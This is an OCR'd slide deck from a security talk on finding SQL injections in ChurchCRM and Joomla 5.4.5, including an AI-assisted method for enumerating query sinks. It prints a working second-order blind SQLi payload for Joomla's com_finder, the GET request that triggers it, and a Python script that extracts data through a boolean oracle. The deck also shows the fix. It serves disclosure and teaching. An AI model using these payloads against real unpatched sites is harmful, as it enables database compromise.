```
SELECT * FROM kit.students
WHERE name = 'Adrian Junge' -- ' AND homework_done = TRUE;
```

Teaching AI to hack Joomla so I can skip my homework /s

OWASP Stammtisch

Table of Contents

Church Sidequest

ChurchCRM

Church Sidequest

ChurchCRM

Actions | Projects | Wiki | Security and quality 86 | Insights

Security Advisories

Report a vulnerability

View known security vulnerabilities and report new vulnerabilities privately to maintainers.

Filter advisories: severity:critical, ecosystem:npm, sort:newest

Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') in QueryView.php GHSA-68mc-6p92-gfq6 published on Dec 17, 2025 by DawoudIO	High
Stored XSS in Group Name GHSA-gc8q-2gw7-qj7w published on Apr 6 by DawoudIO	High
Stored Cross-Site Scripting (XSS) leads to session theft and account takeover GHSA-phfw-p278-qq7v published on Dec 17, 2025 by DawoudIO	Moderate
Plaintext password return in response GHSA-p98h-5xcj-5c6x published on Oct 27, 2025 by DawoudIO	Moderate
SSRF via Referer header in ChurchCRM 5.21.0 allows server-side HTTP/HTTPS requests to arbitrary hosts GHSA-44x3-28jv-mrwq published on Apr 6 by DawoudIO	High
Time-based blind SQL injection GHSA-47q3-c874-mqvp published on Nov 30, 2025 by DawoudIO	Moderate
SQL Injection in User Editor via `type` Parameter Key GHSA-whpp-wx64-4qp9 published on Dec 17, 2025 by DawoudIO	High
SQL Injection in Event List via `WhichType` Parameter GHSA-c9xf-f3gr-xfwv published on Dec 17, 2025 by DawoudIO	High
SQL Injection in Event Editor via `EN_tyid` Parameter (Incomplete Fix) GHSA-wxcc-gvfv-56fg published on Nov 30, 2025 by DawoudIO	High
SQL Injection in eGive Import Feature GHSA-c4vm-87vf-hmx9 published on Dec 17, 2025 by DawoudIO	High

‹ Previous 1 2 … 5 6 7 8 9 Next ›

Church Sidequest

Advisory About src/UserEditor.php

```php
$type = $_POST['type'];
ksort($type);
reset($type);
while ($current_type = current($type)) {
    $id = key($type);
    // We can't update unless values already exist.
    $sSQL = 'SELECT * FROM userconfig_ucfg '
        . "WHERE ucfg_id=$id AND ucfg_per_id=$iPersonID ";
    $bRowExists = true;
    $iNumRows = mysqli_num_rows(RunQuery($sSQL));
    if ($iNumRows == 0) {
        $bRowExists = false;
    }

    if (!$bRowExists) { // If Row does not exist then insert default values.
        // Defaults will be replaced in the following Update
        $sSQL = 'SELECT * FROM userconfig_ucfg '
            . "WHERE ucfg_id=$id AND ucfg_per_id=0 ";
        $rsDefault = RunQuery($sSQL);
```

Church Sidequest

Latest src/MemberRoleChange.php

```php
// Was the form submitted?
if (isset($_POST['Submit'])) {
    //Get the new role
    $iNewRole = InputUtils::legacyFilterInput($_POST['NewRole']);

    //Update the database
    $sSQL = 'UPDATE person2group2role_p2g2r SET p2g2r_rle_ID = ' . $iNewRole . " WHERE p2g2r_per_ID = $iPersonID AND p2g2r_grp_ID = $iGroupID";
    RunQuery($sSQL);
```

Church Sidequest

Latest src/MemberRoleChange.php

```php
// Was the form submitted?
if (isset($_POST['Submit'])) {
    //Get the new role
    $iNewRole = InputUtils::legacyFilterInput($_POST['NewRole']);

    //Update the database
    $sSQL = 'UPDATE person2group2role_p2g2r SET p2g2r_rle_ID = ' . $iNewRole . ' WHERE p2g2r_per_ID = $iPersonID AND p2g2r_grp_ID = $iGroupID";
    RunQuery($sSQL);
```

```php
// Note that a database connection must already be established for the mysqli_real_escape_string function to work.
public static function legacyFilterInput($sInput, $type = 'string', $size = 1)
{
    global $cnInfoCentral;
    if (strlen($sInput) > 0) {
        switch ($type) {
            case 'string':
                return mysqli_real_escape_string($cnInfoCentral, self::sanitizeText($sInput));
            case 'htmltext':
                return mysqli_real_escape_string($cnInfoCentral, self::sanitizeHTML($sInput));
            case 'char':
                return mysqli_real_escape_string($cnInfoCentral, self::filterChar($sInput, $size));
            case 'int':
                return self::filterInt($sInput);
            case 'float':
                return self::filterFloat($sInput);
            case 'date':
```

Church Sidequest
Manual Workflow

1. Find out the database interaction points


```php
public static function runQuery(string $sSQL, bool $bStopOnError = true)
{
    global $cnInfoCentral;

    mysqli_query($cnInfoCentral, "SET sql_mode=(SELECT REPLACE(@@sql_mode,'ONLY_FULL_GROUP_BY',''))");

    if ($result = mysqli_query($cnInfoCentral, $sSQL)) {
        return $result;
    } elseif ($bStopOnError) {
        LoggerUtils::getAppLogger()->error(gettext('Cannot execute query.') . " " . $sSQL . " -|- " . mysqli_error($cnInfoCentral));
        if (SystemConfig::getValue('sLogLevel') == "100") { // debug level
            throw new \Exception(gettext('Cannot execute query.') . "<p>$sSQL<p>" . mysqli_error($cnInfoCentral));
        } else {
            throw new \Exception('Database error or invalid data, change sLogLevel to debug to see more.');
        }
    } else {
        return false;
    }
}
```

Church Sidequest
Manual Workflow

2. Enumerate sinks with simple Ctrl+F search



Church Sidequest

Manual Workflow

3. Check each sink's dynamic parameters for external reachability

```
$type = $_POST['type'];
ksort($type);
reset($type);
while ($current_type = current($type)) {
    $id = key($type);
    // Save new setting
    $sSQL = 'UPDATE userconfig_ucfg '
        . "SET ucfg_value='$value', ucfg_permission='$permission' "
        . "WHERE ucfg_id='$id' AND ucfg_per_id='0' ";
    $rsUpdate = RunQuery($sSQL);
    next($type);
```

Church Sidequest
Manual Workflow


4. Check each of the external reachable parameters for sanitization

```php
// Was the form submitted?
if (isset($_POST['Submit'])) {
    //Get the new role
    $iNewRole = InputUtils::legacyFilterInput($_POST['NewRole']);

    //Update the database
    $sSQL = 'UPDATE person2group2role_p2g2r SET p2g2r_rle_ID = ' . $iNewRole . " WHERE p2g2r_per_ID = $iPersonID AND p2g2r_grp_ID = $iGroupID";
    RunQuery($sSQL);
```

Church Sidequest
Manual Workflow

5. Create a PoC against a locally running Docker environment and report the vuln



Joomla-CMS

A Larger, “Better” Codebase

5,100+	~250k	5.4.5
GitHub Stars	Lines of PHP	Target Version

Joomla-CMS
AI Workflow

1. Enumerate sinks/database interaction points

```php
$db      = $this->getDatabase();
$query   = $db->getQuery(true);
$fieldId = (int) $result->id;
$query->select($db->quoteName('category_id'))
    ->from($db->quoteName('#__fields_categories'))
    ->where($db->quoteName('field_id') . ' = :fieldid')
    ->bind(':fieldid', $fieldId, ParameterType::INTEGER);

$db->setQuery($query);
$result->assigned_cat_ids = $db->loadColumn() ?: [0];
```

Joomla-CMS
AI Workflow

1. Enumerate sinks/database interaction points

Keyword	Purpose
getQuery	Query builder construction
setQuery	Handoff to database driver
getDatabase	Modern database access
Factory::getDbo	Legacy database access (deprecated)

Afterwards remove duplicate sinks

Joomla-CMS
AI Workflow

2. Remove all sinks with **only** static/hard coded SQL parameters

```
protected function getInput()
{
    $db     = $this->getDatabase();
    $query  = $db->getQuery(true)
        ->select($db->quoteName('extension_id'))
        ->from($db->quoteName('#__extensions'))
        ->where($db->quoteName('folder') . ' = ' . $db->quote('actionlog'))
        ->where($db->quoteName('element') . ' = ' . $db->quote('joomla'));
    $db->setQuery($query);

    $result = (int) $db->loadResult();
```

Joomla-CMS
AI Workflow

3. Remove all sinks that use prepared statements for **every** dynamic input

```php
public function load($id)
{
    // Cast as integer until method is typehinted.
    $id = (int) $id;

    $db = Factory::getDbo();

    $query = $db->getQuery(true)
        ->select('*')
        ->from($db->quoteName('#__usergroups'))
        ->where($db->quoteName('id') . ' = :id')
        ->bind(':id', $id, ParameterType::INTEGER);

    $db->setQuery($query);

    $group = $db->loadObject();
```

Joomla-CMS
AI Workflow

4. Save the filtered sinks in JSON format


```
"file": "components/com_finder/src/Model/SearchModel.php",
"class": "SearchModel",
"function": "getListQuery",
"line": 158,
"dynamic_inputs": [
    "$groups",
    "Factory::...",
    "$nowDate",
    "$this->searchquery->filters",
    "$group",
    "$taxonomies",
    "$this->searchquery->date1",
    "$date1",
    "$this->searchquery->date2",
    "$date2",
    "$ordering",
    "$direction"
]
```


After deduplication and filtering: **247 candidates** remained

Joomla-CMS
AI Workflow

5. Deep inspection of the remaining sinks

- Stored input is untrusted (second-order)
- Check for external reachability (Source-to-Sink tracing)
- Inspect casting, transformations and sanitizations
- PoC against local Joomla Docker setup

Joomla-CMS
Assigned CVEs

Second-order SQL injections

CVE-2026-35221

Authenticated Blind SQLi

com_finder (Smart Search)

Broken contract between 2 functions

CVE-2026-35222


Authenticated Blind SQLi

com_tags

Forgot whitelist for ORDER BY

Joomla-CMS com_finder
Storing The Payload

Publisher role required



Joomla-CMS com_finder

Storing The Payload

'Author'

<created by alias>

```php
public function addTaxonomy($branch, $title, $state = 1, $access = 1, $language = '*')
{
    // We can't add taxonomies with empty titles
    if (!trim($title)) {
        return;
    }

    // Filter the input.
    $branch = preg_replace('#[^\pL\pM\pN\p{Pi}\p{Pf}\'+-.,_]+#mui', ' ', $branch);

    // Create the taxonomy node.
    $node           = new \stdClass();
    $node->title    = $title;
    $node->state    = (int) $state;
    $node->access   = (int) $access;
    $node->language = $language;
    $node->nested   = false;

    // Add the node to the taxonomy branch.
    $this->taxonomy[$branch][] = $node;
}
```

Joomla-CMS com_finder

Triggering The Payload

```
GET /index.php?option=com_finder&view=search&q=<article-title>+author:<prefix>
```

Joomla-CMS com_finder

Triggering The Payload

GET /index.php?option=com_finder&view=search&q=<article-title>+author:<prefix>

```php
// Handle a taxonomy branch filter.
// Try to find the node id.
$return = Taxonomy::getNodeByTitle($modifier, $value);

// Check if the node id was found.
if ($return) {
    // Check if the branch has been cleared.
    if (!\in_array($modifier, $cleared, true)) {
        // Clear the branch.
        $this->filters[$modifier] = [];

        // Add the branch to the cleared list.
        $cleared[] = $modifier;
    }

    // Add the filter to the list.
    $this->filters[$modifier][$return->title] = (int) $return->id;
}
```

<created by alias>

Joomla-CMS com_finder

Triggering The Payload

```
$this->filters = [
    'Author' => [
          <created-by-alias> => <id>
    ],
];
```

Joomla-CMS com_finder

Triggering The Payload

```
$this->filters = [
    'Author' => [
        '13371337*0+IF((1=1),t.node_id,0)' => 123
    ],
];
```

<created by alias>

```
if (!empty($this->searchquery->filters)) {
    // Convert the associative array to a numerically indexed array.
    $groups     = array_values($this->searchquery->filters);
    $taxonomies = array_merge(...array_map(fn ($group) => array_keys($group), $groups));

    $query->join('INNER', $db->quoteName('#__finder_taxonomy_map') . ' AS t ON t.link_id = l.link_id')
        ->where('t.node_id IN (' . implode(',', array_unique($taxonomies)) . ')');

    // Iterate through each taxonomy group.
    foreach ($groups as $group) {
        $query->having('SUM(CASE WHEN t.node_id IN (' . implode(',', array_keys($group)) . ') THEN 1 ELSE 0 END) > 0');
    }
}
```

Joomla-CMS com_finder

Triggering The Payload

```php
$this->filters = [
    'Author' => [
        '13371337*0+IF((1=1),t.node_id,0)' => 123
    ],
];
```

<created by alias>

```php
if (!empty($this->searchquery->filters)) {
    // Convert the associative array to a numerically indexed array.
    $groups     = array_values($this->searchquery->filters);
    $taxonomies = array_merge(...array_map(fn ($group) => array_keys($group), $groups));

    $query->join('INNER', $db->quoteName('#__finder_taxonomy_map') . ' AS t ON t.link_id = l.link_id')
        ->where('t.node_id IN (' . implode(',', array_unique($taxonomies)) . ')');

    // Iterate through each taxonomy group.
    foreach ($groups as $group) {
        $query->having('SUM(CASE WHEN t.node_id IN (' . implode(',', array_keys($group)) . ') THEN 1 ELSE 0 END) > 0');
    }
}
```

```
... WHERE t.node_id IN (13371337*0+IF((1=1),t.node_id,0))
HAVING SUM(CASE WHEN t.node_id IN (13371337*0+IF((1=1),t.node_id,0)) THEN 1 ELSE 0 END) > 0
```

Joomla-CMS com_finder

The Boolean Oracle

```
GET /index.php?option=com_finder&view=search&q=1337+author:13371337
```

Joomla-CMS com_finder
The Boolean Oracle

GET /index.php?option=com_finder&view=search&q=1337+author:13371337

... t.node_id IN (13371337*0+IF((1=1),t.node_id,0) ...


... t.node_id IN (t.node_id) ...

Joomla-CMS com_finder

The Boolean Oracle

```
GET /index.php?option=com_finder&view=search&q=1337+author:13371337
```

```
... t.node_id IN (13371337*0+IF((1=0),t.node_id,0) ...
```




```
... t.node_id IN (0) ...
```

Joomla-CMS com_finder

The Boolean Oracle

```
... t.node_id IN (13371337*0+IF((
                1=1
        ),t.node_id,0) ...
```

```
... t.node_id IN (13371337*0+IF((
ASCII( SUBSTR( VERSION(), 1, 1 ) ) >= 53
        ),t.node_id,0) ...
```

Joomla-CMS com_finder
Exploitation

```python
def cond(pos, mid):
    return f"ASCII(SUBSTRING(VERSION(),{pos},1))>={mid}"


def extract_version(session, aid, title, ctx, prefix, term, log):
    out = []

    for pos in range(1, 65):
        lo, hi = 0, 127

        while lo < hi:
            mid = (lo + hi + 1) // 2
            alias_payload = f"{prefix}*0+IF(({cond(pos, mid)}),t.node_id,0)"
            save_article(session, ctx, aid, title, alias_payload)
            ok = probe(prefix, term)
            log.append(f"version p{pos} >= {mid} => {int(ok)}")

            if ok:
                lo = mid
            else:
                hi = mid - 1

        if lo == 0:
            break
```

Joomla-CMS com_finder

The Fix

Joomla 5.4.5

```
$this->filters[$modifier][$return->title] = (int) $return->id;
```

Joomla 5.4.6

```
$this->filters[$modifier][(int) $return->id] = $return->title;
```

Joomla-CMS

Timeline

Conclusion

SQL injections are still a thing

Conclusion

SQL injections are still a thing

Prepared statements are not the silver bullet
Can’t parameterize SQL grammar
`ORDER BY ?`

Conclusion

SQL injections are still a thing

Prepared statements are not the silver bullet
Can't parameterize SQL grammar
`ORDER BY ?`

The AI-assisted workflow is generalizable

Q&A

🌐 adrianjunge.de/blog/joomla-sqli